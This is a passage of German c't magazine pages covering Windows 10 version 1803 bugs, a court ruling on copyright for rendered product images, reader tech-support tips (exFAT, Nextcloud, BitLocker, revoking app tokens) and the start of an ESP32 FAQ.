Falls Sie sich mit `c't-WIMage` noch nicht beschäftigt haben: Das Skript sichert die Windows-Partition mitsamt aller Programme, Einstellungen und Daten sowie aller NTFS-Besonderheiten wie Zugriffsrechte, EFS-Dateiverschlüsselung, Reparse Points und so weiter. Das Ganze funktioniert mit allen Windows-Versionen ab 8.1. Der Clou ist das Programm zum Wiederherstellen der Sicherung, das ist nämlich das Windows-Setup-Programm. Dem schiebt `c't-WIMage` ein Abbild Ihrer Installation unter, genauso wie es PC-Hersteller bei ihren Recovery-Medien auch machen. Das Wiederherstellen klappt daher nicht nur auf dem PC, von dem das Image erstellt wurde, sondern auch auf jedem anderen, sofern nur ausreichend Plattenplatz vorhanden ist. Eine ausführlichere Einführung sowie alle Anleitungen und Tipps und Tricks finden Sie unter ct.de/wimage.

Seitdem kann man das „Windows Subsystem für Linux“ (WSL) nachinstallieren und dann Distributionen wie Debian und Ubuntu aus dem Store nachladen [5]. Sobald man diese aber gestartet hat, entstehen auf der Festplatte Dateien, die sich nur durch Groß- und Kleinschreibung unterscheiden (so was wie axel.txt und Axel.txt) und weil Windows selbst nicht zwischen groß und klein unterscheidet, liegen plötzlich Dateien mit scheinbar identischen Namen im gleichen Ordner. Darüber stolperte Dism schon bei 1709, es konnte Installationen nicht mehr einpacken. Bei Windows 10 Version 1803 hat Microsoft nun versucht, das Problem zu lösen – und es damit noch schlimmer gemacht. Denn nun klappt zwar das Einpacken des Images fehlerfrei, doch das Auspacken scheitert. Wir haben bislang keinen Weg gefunden, das Problem zu umgehen.

Beide Bugs haben auch Folgen für unser Sicherungsskript c't-WIMage (siehe Kasten).

Sonst noch

Im Netz kursieren Berichte über weitere Fehler, von denen aber oft genug unklar ist, ob sie wirklich auf das Upgrade auf 1803 zurückzuführen sind oder nur zufällig zur gleichen Zeit auftraten. Die Meldungen reichen von verstellten Schnellstart-Einstellungen über gelöschte WLAN-Verbindungen, Cortana- und Timeline-Abstürze bis zu verlorenen Office-Aktivierungen. Die Beschwerden über das Löschen des Updateverlaufs hingegen beruhen auf einem Missverständnis: Da Version 1803 ja nicht wie ein Update eingespielt wird, sondern als Upgrade, also als Neuinstallation, beginnt auch die Update-Historie wieder von vorn.

Ein Nachtrag noch zur FAQ „Administratoren unter Windows“ aus der letzten c't-Ausgabe [6]: Dort stand, dass die Tastenkombination Strg+Umschalt+Enter zum Starten eines Programms mit Adminrechten im Windows+R-Dialog nicht funktioniert. Diesen seit Vista existieren-

den Bug hat Microsoft in Version 1803 endlich behoben.

Haben auch Sie Probleme mit Version 1803 oder möchten Sie von Ihren Erfahrungen berichten? Tauschen Sie sich mit anderen c't-Lesern darüber im Forum zu diesem Artikel aus, Sie finden es unter ct.de/yvdm. (axv@ct.de) **ct**

Literatur

- [1] Axel Vahldiek, Noch geht es kostenlos, Tipps zum richtigen Umsteigen von Windows 7 auf Windows 10, c't 25/2017, S. 156
- [2] Jan Mahn, Oberflächenpolitur, Neue Funktionen im Creators Update für Windows 10, c't 9/2018, S. 142
- [3] Axel Vahldiek, N oder nicht N, Die Unterschiede zwischen Windows-Editionen mit und ohne N, c't 9/2017, S. 174
- [4] Axel Vahldiek, Aufstehhelfer, Wie Windows Startprobleme selber löst, c't 5/2018, S. 74
- [5] Peter Siering, Fremdgänger, Windows Subsystem für Linux und die Alternativen, c't 10/2016, S. 78
- [6] Axel Vahldiek, Als Admin unter Windows 10, Antworten auf die häufigsten Fragen, c't 11/2018, S. 158

Tools, Doku, Forum: ct.de/yvdm

Anzeige

Lichtbild ohne Licht?

Streit um urheberrechtlichen Schutz für fotorealistische gerenderte Packshots

Wenn es um computererzeugte Bilder geht, kann die Anwendung des deutschen Urheberrechts mit seinen traditionellen Kategorien zu eigentümlichen Ergebnissen führen.

Von Verena Ehrl

Was selbst für kritische Augen aussieht wie ein genuines Foto, muss nicht unbedingt wirklich eines sein: Mit Modelliersoftware und einer guten Portion Rechenleistung zaubern Spezialisten anhand von Designunterlagen fotorealistische Objekte auf den Bildschirm, die keine reale Linse aufgenommen hat. Hersteller können so etwa in ihren Werbekampagnen Produkte und Verpackungen zeigen, die in der Realität noch gar nicht hergestellt worden sind.

Zwischen echten Fotos und täuschend echt wirkenden Renderings gibt es im Idealfall keinen visuellen Unterschied. Es gibt natürlich einen technischen: Auf die computererzeugten Objekte ist nie ein realer Lichtstrahl gefallen. Und überraschenderweise geht damit auch ein rechtlicher Unterschied einher, wie das Landgericht (LG) Berlin in einem Fall um gerenderte Packshots entschieden hat (Urteil vom 20.6.2017; Az. 16 O 59/16).

Frisch geklaut ist halb verklagt

Ein Online-Shoppingportal hatte bei Preisvergleichen ein fotorealistisches Rendering der Verpackung von „Davidoff – The Game“ verwendet. Hersteller und Vertreiber des Parfüms verlangten von den Portalbetreibern Unterlassung und Schadenersatz: Vertraglich sei es nur den direkten Vertriebspartnern gestattet, das von einer Agentur nach detaillierten Designunterlagen hergestellte und von den Davidoff-Machern bereitgestellte Bild zu Werbezwecken zu nutzen.

Das deutsche Urheberrechtsschutzgesetz (UrhG) schützt nach § 1 Werke der

Kunst, Literatur und Wissenschaft. Diesem Schutz unterliegen nach § 2 auch Lichtbildwerke. Allerdings gilt nicht jedes Foto als Lichtbildwerk: Ein Werk muss eine eigenständige Schöpfung mit einer gewissen Schöpfungshöhe und Individualität sein. Bei Fotografien ist also ein künstlerischer Anspruch erforderlich. Es muss deutlich sein, dass der Fotograf sich mit dem Motiv auseinandergesetzt hat.

Nicht als Lichtbildwerke gelten unter anderem Passbilder, Urlaubs- und Familienfotos – sowie schlichte Produktfotos. Obgleich sie die Voraussetzung für ein Werk nicht erfüllen, sind sie aber dennoch urheberrechtlich geschützt: nämlich als Lichtbilder nach § 72 UrhG.

Während der Schutz für ein Werk erst 70 Jahre nach dem Tod des Urhebers erlischt, verliert ein bloßes Lichtbild seinen Schutz 50 Jahre nach dem Erscheinen. Anders als ein Werk ist ein bloßes Lichtbild auch nicht gegen Plagiate geschützt, die

durch Nachstellen des Motivs zustandekommen.

An den gerenderten Parfüm-Packshots hängen können nach der Entscheidung des LG Berlin überhaupt keine Urheberrechte entstehen: Zum Lichtbildwerk fehle die erforderliche Schöpfungshöhe. Als bloßes Lichtbild wiederum sei ein Bild nur dann schutzfähig, wenn tatsächlich ein konkreter Gegenstand vor der Kamera gestanden hätte. Zudem sei die Herstellung des Bildes nach Bauplan auch keine Kunst, sondern schlichtes Handwerk. Die Klage wurde daher abgewiesen.

Insbesondere durch die Ablehnung der Einordnung als Lichtbild hat das Gericht eine angreifbare Position eingenommen. Ursprünglich umfasste der Begriff alle Verfahren, bei denen eine Abbildung mittels Strahlen hergestellt wurde. Als die Digitalfotografie aufkam, wurden auch durch Sensorbelichtung entstandene und digital gespeicherte Fotos dazu gerechnet. Ob der Begriff noch weiter ausgeweitet werden und dann etwa auch CAD-Abbildungen umfassen kann, ist in der Fachliteratur umstritten. Das Gericht trat dem jedoch ganz betont entgegen.

Bei analoger wie digitaler Fotografie, so das Argument, befinde sich anders als bei CAD-Darstellungen ein vorhandener körperlicher Gegenstand vor der Kamera. Es sei nicht Aufgabe der Gerichte, die entstehende widersprüchliche Situation aus der Welt zu schaffen. Vielmehr müsse der Gesetzgeber tätig werden, um der voranschreitenden Entwicklung der Visualisierungstechniken gerecht zu werden. Der Katalog der Kategorien, die das UrhG für geschützte Werke bereithält, sei für die Einordnung von CAD-Bildern ungeeignet und müsse angepasst werden.

Kunst oder Werbung?

Das Gericht hat auch die Frage verneint, ob die Packshot-Visualisierung als Werk der angewandten Kunst im Sinne von § 2 Abs. 1 Nr. 4 UrhG Schutz genießen könne: Bei der Darstellung eines Gebrauchsgegenstands müssten spezielle Merkmale hinzutreten, die künstlerisch gestaltet und nicht nur technisch bedingt sind. Die Herstellung des „The Game“-Bildes habe jedoch ausschließlich handwerklichen Charakter. Außerdem diene die Darstellung nur werblichen, nicht künstlerischen Zwecken. Die so unbekümmert demonstrierte richterliche Trennschärfe dürfte allerdings manchem Werbegestalter Zahnschmerzen bereiten. (psz@ct.de) **ct**



Bild: AG Visualisierung in Zusammenarbeit mit Maksim Kulikov

Können lassen beispielsweise eine gerenderte Sektflasche samt Verpackung so täuschend echt wirken, dass selbst aufmerksame Betrachter die Darstellung für ein Foto halten.

Anzeige

Tipps & Tricks

Wir beantworten Ihre Fragen

Fragen zu Beiträgen in der c't richten Sie bitte an

unsere Kontaktmöglichkeiten:

 hotline@ct.de

  [c't magazin](#)

 [@ctmagazin](#)

Alle bisher in unserer Hotline veröffentlichten Tipps und Tricks finden Sie unter www.ct.de/hotline.

Seiten aus der Google-Suche ausschließen

? Ich suche häufig nach Bildern mittels der Google-Bildersuche und lande dabei immer wieder auf dem für mich uninteressanten Pinterest. Wie kann ich den Dienst aus den Ergebnissen verbannen?

! Das geht recht einfach mit Google Suchparametern. Fügen Sie an Ihre Suche einfach `-site:pinterest.com` an. Dann bleiben alle Bilder der Domain `pinterest.com` und aller zugehörigen Subdomains außen vor. Als Vorgabe lässt sich das leider nicht einstellen. (*mls@ct.de*)

Platzverschwendung durch exFAT?


? Meine externe SSD war nach einem Backup mit 120 GByte fast voll, obwohl die Daten auf der internen SSD nur 30 GByte belegen. Warum ist das so und wie lässt sich diese Platzverschwendung umgehen?

! Einige externe SSDs werden mit exFAT ausgeliefert, einem Dateisystem, das speziell für Flashspeicher entwickelt wurde. Allerdings nutzt dieses recht

große Clustergrößen von meistens 32 KByte, selbst eine 0-Byte-Datei belegt auf dem Datenträger eben diese 32 KByte. Nutzt man die externe SSD vornehmlich für kleine Dateien, so benötigen diese deshalb deutlich mehr Platz als auf dem internen Laufwerk, das mit kleineren Clustergrößen arbeitet.

Diese Platzverschwendung lässt sich nur durch die Neuformatierung mit NTFS oder FAT32 umgehen. Beide haben aber andere Nachteile: So lässt FAT32 eine maximale Dateigröße von 4 GByte zu – zum Speichern von großen Videos oder DVD-Images ist es also nicht geeignet. NTFS lässt sich hingegen unter macOS nicht ohne Zusatzsoftware lesen oder beschreiben und einige Smart-TVs erkennen das Format ebenfalls nicht.

Die Wahl des Dateisystems für eine externe SSD sollte man also vom Einsatzzweck abhängig machen. Sind nur Windows- und Linux-Rechner im Einsatz, so bietet sich NTFS an; sind auch Macs im Spiel, dann exFAT. Wenn das eigene Smart-TV nur FAT32 beherrscht, liest es auch nur Daten von FAT32-Festplatten. Windows bietet die Formatierung mit



Platzverschwendung durch exFAT-Formatierung: Statt 50 MByte belegen die knapp 6000 Textdateien mehr als 700 MByte Speicherplatz.

FAT32 zwar nur für Datenträger mit maximal 32 GByte Kapazität an, unser Tool H2format (ct.de/ywk3) aber kann auch größere Datenträger mit diesem eigentlich veralteten Dateisystem formatieren. (*ll@ct.de*)

H2format: ct.de/ywk3

Apple Watch koppelt nicht

? Beim Versuch, meine Apple Watch mit einem iPhone zu koppeln, bleibt der Einrichtungsprozess nach dem Abfotografieren der Grafik oder nach Eingabe des Verbindungs_codes hängen. Egal ob ich ein Update suchen lasse oder diesen Schritt überspringe, das iPhone setzt den Kopplungsvorgang nicht fort. Ein Zurücksetzen beider Geräte hilft nicht.


! Wahrscheinlich ist einfach der iCloud-Speicher voll. Mangels Fehlermeldung ist die Ursache des Problems schwer auszumachen, doch ein bis zum letzten Byte gefüllter Cloud-Speicher verhindert unserer Erfahrung nach das Einrichten der Apple Watch: Nicht einmal Updates kann die Watch-App für die Uhr dann finden und bleibt nach der ersten Verbindungsaufnahme einfach hängen. Nach dem Löschen einiger Videos oder Bilder aus der iCloud fuhr die Einrichtung in unserem Fall fort. (*asp@ct.de*)

OneDrive-App will mehr Rechte

? Seit einiger Zeit funktioniert auf meinem Android-Smartphone die Microsoft-App OneDrive nicht mehr richtig. Wenn ich Dateien lokal speichern, Fotos aufnehmen oder Inhalte von anderen Apps an OneDrive schicken möchte, kommt eine Fehlermeldung. Demnach soll ich der App das Android-Recht zum Schreiben auf den Speicher geben – doch das hatte ich schon vor einiger Zeit gemacht.

! Zumindest die Beta-Version von OneDrive scheint sich mit den Android-Rechten zu verheddern. Sie erkennt nach einem Update nicht mehr korrekt, dass sie schon auf den Speicher zugreifen darf und fordert das Recht laufend neu an.

Um den Fehler zu beheben, entziehen Sie der App erstmal alle Rechte komplett,



Wenn OneDrive unter Android über fehlende Rechte jammert, die man der App aber erteilt hat, hilft es, ihr erstmal alle Rechte zu entziehen und diese neu anfordern zu lassen.

indem Sie unter Einstellungen/Apps nach OneDrive suchen, dort auf die Berechtigungen tippen und alle Schieberegler ausschalten. OneDrive fordert beim nächsten Aufruf die Rechte wieder an, erkennt danach aber korrekt, sie auch bekommen zu haben. Danach funktionierte bei uns alles einwandfrei. Sollte das bei Ihnen nicht funktionieren, hilft nur noch, die App neu zu installieren.

Für die meisten Aktionen reicht übrigens der Speicher-Zugriff; auf Kalender und Telefon muss die App nicht zugreifen; auf die Kamera nur, wenn Sie direkt aus der App Fotos aufnehmen oder Dokumenten-Scans hochladen möchten.

(jow@ct.de)

Dockerisiertes Nextcloud reparieren

! Unerwartet funktionierte eine unserer unter Docker laufenden Nextcloud-Instanzen nicht mehr. Der Browser meldete, sie sei im Wartungsmodus. Als Ursache entpuppte sich die zugeordnete Mysql-Datenbank: Selbst der User root bekam keine Liste der Datenbanken oder Tabellen mehr angezeigt, Nextcloud schon gar nicht. Dem Anschein nach ging die Datenbank beim durch Watchtower automatisch ausgeführten Image-Update auf die Mysql-Version 8 unter.

Die Reparatur gelang in der Server-Shell: Wir stoppten den Nextcloud-Container und verbanden uns mittels `docker exec -i -t mysql bash` mit dem Mysql-Con-

tainer. Dort starteten wir das Upgrade: `mysql_upgrade -h localhost -p`. Nach Eingabe des root-Passworts dauerte es einige Minuten, bis das Tool Vollzug meldete und wir die Container-Shell mit `exit` verlassen konnten.

Dann holten wir Nextcloud durch Editieren seiner Konfigurationsdatei aus dem Maintenance Mode: `sudo joe [Pfad zu Dockers Nextcloud-Ordner]/config/config.php`. Anstelle von `joe` funktioniert auch der eigene Lieblingseditor. Wir änderten die vorletzte Zeile `'maintenance' => true` auf `false` und starteten den Nextcloud-Container wieder.

Nun bot der Browser das Update auf die Version 13.0.2 an. Dies ließen wir laufen, was wiederum eine kurze Pause bedeutete. Nach der Installation funktionierte Nextcloud wieder. Beim ersten Einloggen brauchten wir etwas Geduld – unsere Instanz hatte im Hintergrund noch einiges zu beackern, bis die gewohnte Dateiübersicht erschien. (ea@ct.de)

Google, Twitter, Facebook: Drittanbieter-Apps ausmisten

! Viele große Webdienste lassen sich nicht nur mit den Apps und Webober-

flächen der Betreiber, sondern über Programmierschnittstellen auch mit den Apps von Drittanbietern nutzen. Twitter, Facebook und Google zum Beispiel bieten solche Schnittstellen für Dritte an.

Hat man Drittanbieter-Apps einmal den Zugriff auf seinen Account freigegeben, können diese zum Beispiel ohne weiteres Zutun des Nutzers in dessen Namen posten (Facebook) oder seine Timeline und Direktnachrichten auslesen (Twitter). Technisch ermöglicht wird das durch ein Token, das Zugriff auf den jeweiligen Account gibt. Solche Token funktionieren auch weiter, nachdem man das Passwort für den zugrundeliegenden Dienst geändert hat. Fällt ein Token also in die falschen Hände, steht dem Erbeuter eine Hintertür offen.

Oft probiert man Drittanbieter kurz aus, wendet sich aber schnell von ihnen ab und nutzt sie dann nie wieder. Doch Achtung: Solange man die Verknüpfung zwischen Dienst und Drittanbieter nicht explizit löscht, bleibt sie erhalten. Aus diesem Grund sollten Sie von Zeit zu Zeit bei Twitter und Co. die Liste der verknüpften Dienste einsehen und diejenigen Dienste löschen, die Sie nicht mehr benötigen. Bei Twitter finden Sie die betreffende Liste unter <https://twitter.com/settings/applications>, bei Facebook unter <https://www.facebook.com/settings?tab=applications>

Jo Bager
@johoo

- Account >
- Datenschutz und Sicherheit >
- Passwort >
- Mobiltelefon >
- E-Mail-Mitteilungen >
- Mitteilungen >
- Web-Mitteilungen >
- Freunde finden >
- Stummgeschaltete Accounts >
- Stummgeschaltete Wörter >
- Blockierte Accounts >
- Apps** >
- Widgets >
- Deine Twitter Daten >
- Barrierefreiheit >

Applikationen

Das sind die Apps, die Zugriff auf deinen Twitter Account haben. [Mehr erfahren.](#)

Mit Facebook verbinden
Poste Tweets auf deinem Facebook-Profil oder deiner Seite.
Gibt es ein Problem? [Mehr erfahren.](#)

[Mit Facebook verbinden](#)

Medium von Medium
Evolving publishing
Berechtigungen: Lesen und Schreiben
Hat Zugriff auf deine E-Mail-Adresse
Akzeptiert: Mittwoch, 27. April 2016 um 18:51:18

[Zugriff widerrufen](#)

IFTTT von IFTTT Inc
Do more with the services you love
Berechtigungen: Lesen, Schreiben und Direktnachrichten
Akzeptiert: Montag, 23. Juni 2014 um 14:22:13

[Zugriff widerrufen](#)

Flamingo for Android
A Twitter client for Android
Berechtigungen: Lesen, Schreiben und Direktnachrichten
Akzeptiert: Dienstag, 14. Juni 2016 um 09:33:09

[Zugriff widerrufen](#)


Twitter for Android
Twitter for Android
Berechtigungen: Lesen, Schreiben und Direktnachrichten
Akzeptiert: Sonntag, 1. November 2015 um 15:41:18

[Zugriff widerrufen](#)

Talon Plus von Klinker Apps Inc.
Material Design version of my powerful and feature filled Talon for Twitter app.
Berechtigungen: Lesen, Schreiben und Direktnachrichten
Akzeptiert: Sonntag, 6. Dezember 2015 um 20:53:24

[Zugriff widerrufen](#)

Die Listen mit Twitter verknüpfter Apps sollte man von Zeit zu Zeit aufräumen.



Das Prüfen einer Speicherkarte mit H2testw kann schon einmal etwas dauern – bei dieser 400-GByte-Karte brauchten wir allein zum Schreiben mehr als sechs Stunden.

und bei Google unter <https://myaccount.google.com/permissions>. (jo@ct.de)

Testdauer bei H2testw

? Ich bin Online-Händler im Bereich Speicherkarten und USB-Sticks und nutze Ihr Programm H2testw, um gefälschte und defekte Speicherkarten oder USB-Sticks zu identifizieren. Allerdings dauert die Prüfung einer einzelnen Karte zwischen 15 und 20 Minuten. Gibt es Möglichkeiten, den Vorgang zu beschleunigen?

! Die Prüfung einer einzelnen Karte kann sogar deutlich länger dauern, denn die benötigte Zeit hängt von der Kapazität und der Schreib- und Lesegeschwindigkeit ab. Eine Möglichkeit zur Beschleunigung gibt es nicht. Damit würde H2testw einen Teil des Speichers nicht testen, und genau das ist ja nicht erwünscht. (ll@ct.de)

H2testw: ct.de/ynhz

ESP im Fritzbox-WLAN nicht erreichbar

? Ich versuche seit ein paar Tagen, mein Entwicklungsboard mit einem ESP8266-Mikrocontroller mit dem heimischen WLAN zu verbinden. Er meldet zwar, dass er sich mit dem Netz verbindet und bekommt eine IP-Adresse, und auch meine Fritzbox bestätigt die erfolgreiche Verbindung. Ich kann ihn aber nicht kontaktieren. Was mache ich falsch?

! Manchmal verschluckt sich die Fritzbox bei häufigen – auch erfolgreichen – Verbindungsversuchen. Trennen Sie den ESP vom Strom und warten Sie, bis die Fritzbox den ESP als nicht mehr verbunden anzeigt. Löschen Sie den ESP zusätzlich in der Geräteliste unter Heimnetz/Netzwerk/Netzwerkverbindungen und starten Sie die Fritzbox anschließend neu. Beim nächsten Versuch sollte der ESP wieder erreichbar sein. (mls@ct.de)

BitLocker mit eDrive-SSD und AHCI-Treiber

? Mein Windows-10-PC soll Daten verschlüsselt speichern. Dazu möchte ich die BitLocker-Funktion von Windows 10 Pro nutzen, aber auch die eingebaute Verschlüsselung der SSD Samsung Evo 860. Ich habe mit der Magician-Software bei der SSD schon den Betriebsmodus „Encrypted Drive“ (eDrive) aktiviert, aber BitLocker will trotzdem nur mit Software-Verschlüsselung arbeiten. Mache ich etwas falsch?

! Falls Sie ein System mit Intel-Prozessor benutzen, haben Sie möglicherweise Intels Treiber für Rapid Storage Technology (RST) installiert. An diesem „iaStorA.sys“-Treiber scheint die BitLocker-eDrive-Funktion oft zu scheitern, sie kann dann die eingebauten Verschlüsselungsfunktionen eines Self-Encrypting Drive (SED) wie der Samsung Evo 860 nicht nutzen.

Wir raten dazu, bei einem eDrive-kompatiblen SED lieber den bei Microsoft

Windows mitgelieferten Treiber storahci.sys für den „Standardmäßigen SATA AHCI-Controller“ zu verwenden. Den Treiber können Sie über den Geräte-Manager leicht austauschen. (ciw@ct.de)

Nextcloud-Sofort-Upload störrisch

? Auf meinem Samsung-Smartphone ist die Sofort-Upload-Funktion der Nextcloud-App sehr wählerisch: Obwohl das Handy am Strom hängt, WLAN hat und normale Uploads funktionieren, weigert sich die App, den Sofort-Upload zu starten. Manchmal klappt es dann aber doch und es werden ein ganzer Haufen Bilder in einem Rutsch synchronisiert. Woran kann das liegen?

! Vermutlich haben Sie häufig den Energiesparmodus Ihres Smartphones aktiviert. Der deaktiviert die Hintergrund synchronisation, die die App braucht, um den Sofort-Upload zu starten. Wenn Sie den Energiesparmodus abschalten, beginnt die Nextcloud-App sofort mit dem Upload. (mls@ct.de)

AMD Ryzen: Microcode-Update gegen Spiele-Ruckler

? Spiele ruckeln manchmal mit meinem AMD-Kombiprozessor Ryzen 5 2400G plötzlich stark – selbst bei niedrigsten Grafikeinstellungen. Was kann ich tun?

! Das liegt wahrscheinlich an veraltetem AGESA-Microcode und trifft die Prozessoren Ryzen 2 2200G und Ryzen 5 2400G mit integrierter Vega-GPU. Das AGESA-Update 1002a behebt das Problem durch eine überarbeitete Energieverwaltung. Dadurch soll die Grafikchip-Taktfrequenz im Last-Betrieb nicht mehr kurzzeitig auf den wesentlich niedrigeren Leerlauf-Takt einbrechen.

Schauen Sie auf der Support-Website ihres Mainboard-Herstellers nach, ob er ein BIOS-Update mit dem aktuellen AGESA 1002a anbietet. Leider ist häufig nicht dokumentiert, inwiefern neue BIOS-Versionen auch neuen AGESA-Microcode enthalten. Im Zweifel kontaktieren Sie ihren Mainboard-Hersteller direkt.

(mfi@ct.de)

Anzeige

FAQ

Espressif ESP32

Antworten auf die häufigsten Fragen

Von Merlin Schumacher

Was ist der ESP32?

! Die ESP-Mikrocontroller-Familie ist für viele Aufgaben besser geeignet als etwa der Raspberry Pi oder Arduinos. Der erfolgreiche ESP8266 hat mit dem ESP32 inzwischen einen leistungsfähigen Nachfolger bekommen.

Einkaufsempfehlung

? Welches Board empfiehlt sich für den Einstieg? Welche Zusatzhardware brauche ich zum Programmieren?

! Das kommt auf Ihre Wünsche an. Die meisten ESP32-Entwicklerboards sind für die ersten Schritte gut geeignet und unterscheiden sich preislich nur minimal. Einige Boards bringen eine Ladeelektronik und einen Anschluss für Li-Ion-Akkus mit. Für ein paar Euro mehr gibt es noch Batteriefächer und kleine Displays dazu. Wie so oft bei derart günstiger Hardware schwankt die Qualität der Produkte. Was es beim ESP nicht gibt, ist eine im Hintergrund stehende Organisation wie etwa die Arduino LLC. Das ESP32-Modul wird nur vom Hersteller Espressif gebaut und vertrieben.

Zusatzhardware brauchen Sie bei den Entwicklerboards nicht. Diese haben einen Micro-USB-Anschluss, über den sie mit dem PC verbunden werden. Wenn Sie jedoch ein ESP32-Modul ohne Zusatzplatine gekauft haben, brauchen Sie einen Programmieradapter. Darauf befindet sich dann der USB-Anschluss.

ESP32 als Arduino-WLAN-Adapter

? Ich verwende Arduinos in Kombination mit ESP8266-Boards für eigene Projekte mit WLAN. Kann ich den ESP32 auch als Verbindungsbrücke verwenden?

! Das ist technisch kein Problem, denn Espressif stellt eine passende AT-

Firmware bereit, mittels derer der Arduino Daten mit dem ESP32 austauschen kann. Effektiver und kostengünstiger ist es vielleicht, die Arduinos durch ESPs zu ersetzen. Das gilt aber nur, wenn die angeschlossene Elektronik mitspielt, denn die ESPs arbeiten mit 3,3 Volt. In der Arduino-Welt sind hingegen 5 Volt üblich. An der Programmierung ändert sich oft nicht viel, aber man gewinnt Flexibilität zu einem günstigeren Preis.

Bestehende ESP8266-Projekte

? Kann ich bestehende ESP8266-Projekte auch auf dem ESP32 nutzen?

! Nutzt ein Projekt nur Arduino-Standardfunktionen ohne irgendwelche Besonderheiten, kann das klappen. Die meisten Projekte verwenden aber externe Bibliotheken, sodass dann Anpassungen für den ESP32 notwendig sind. Schauen Sie daher nach, ob die Autoren der ESP8266-Bibliotheken oder -Projekte Ambitionen haben, Unterstützung für den ESP32 einzubauen.

Unbekanntes OTA-Passwort

? Wenn ich ein Over-the-Air-Update einspielen will, fragt mich die Arduino IDE nach einem Passwort. Ich habe aber keins vergeben.

Mithilfe von Plug-ins kann man sowohl die Fehlermeldungen des ESP entschlüsseln, als auch Dateien auf seinen Flash-Speicher schreiben.

! Lassen Sie das Passwort einfach leer. Die IDE fragt immer danach. Das Update funktioniert trotzdem.

Hardware-Upgrade


? Lohnt es sich, ESP8266-Geräte auf ESP32 umzurüsten?

! In den meisten Fällen nicht. Wenn der Code eines Projektes droht, die Speicher- oder Leistungsgrenzen des ESP8266 zu sprengen oder eine Erweiterung um Bluetooth sinnvoll erscheint, schon eher. Selbst bei Neuentwicklungen ist ein ESP8266-Board manchmal doch die bessere Wahl, denn es gibt mehr bestehende Software-Projekte und die Boards sind in kleineren Bauformen verfügbar.

WLAN-Reichweite

? Ich will meinen ESP32 im Keller aufstellen. Der WLAN-Empfang ist dort aber nicht besonders gut. Was kann ich tun?

! Der zuverlässigste Weg ist der Kauf eines WLAN-Repeater. Sie können auch ein ESP32-Modul mit einem Anschluss für eine externe Antenne nehmen (ESP32-WROOM-32U). Das ist günstiger als ein WLAN-Repeater. Garantieren kann man leider nichts, denn schlussendlich kommt es auf die Beschaffenheit Ihrer



Räumlichkeiten an. Es gibt auch ESP32-Boards mit Ethernet-Anschluss. Die sind jedoch recht teuer.

Board mit fehlenden Pins

? Das von mir gekaufte ESP32-Entwicklerboard hat zweimal den Pin 23, dafür fehlt der Pin 32. Wieso?

! Einige Boards haben anscheinend Bedruckungsfehler. Um zu überprüfen, welche Nummer für die fraglichen Pins wirklich korrekt ist, schließen Sie eine LED mit Vorwiderstand (100 Ohm) an und lassen Sie den Port blinken. Den dafür notwendigen Code finden Sie in den Beispielen der Arduino IDE unter „Blink“.

ESP zurücksetzen

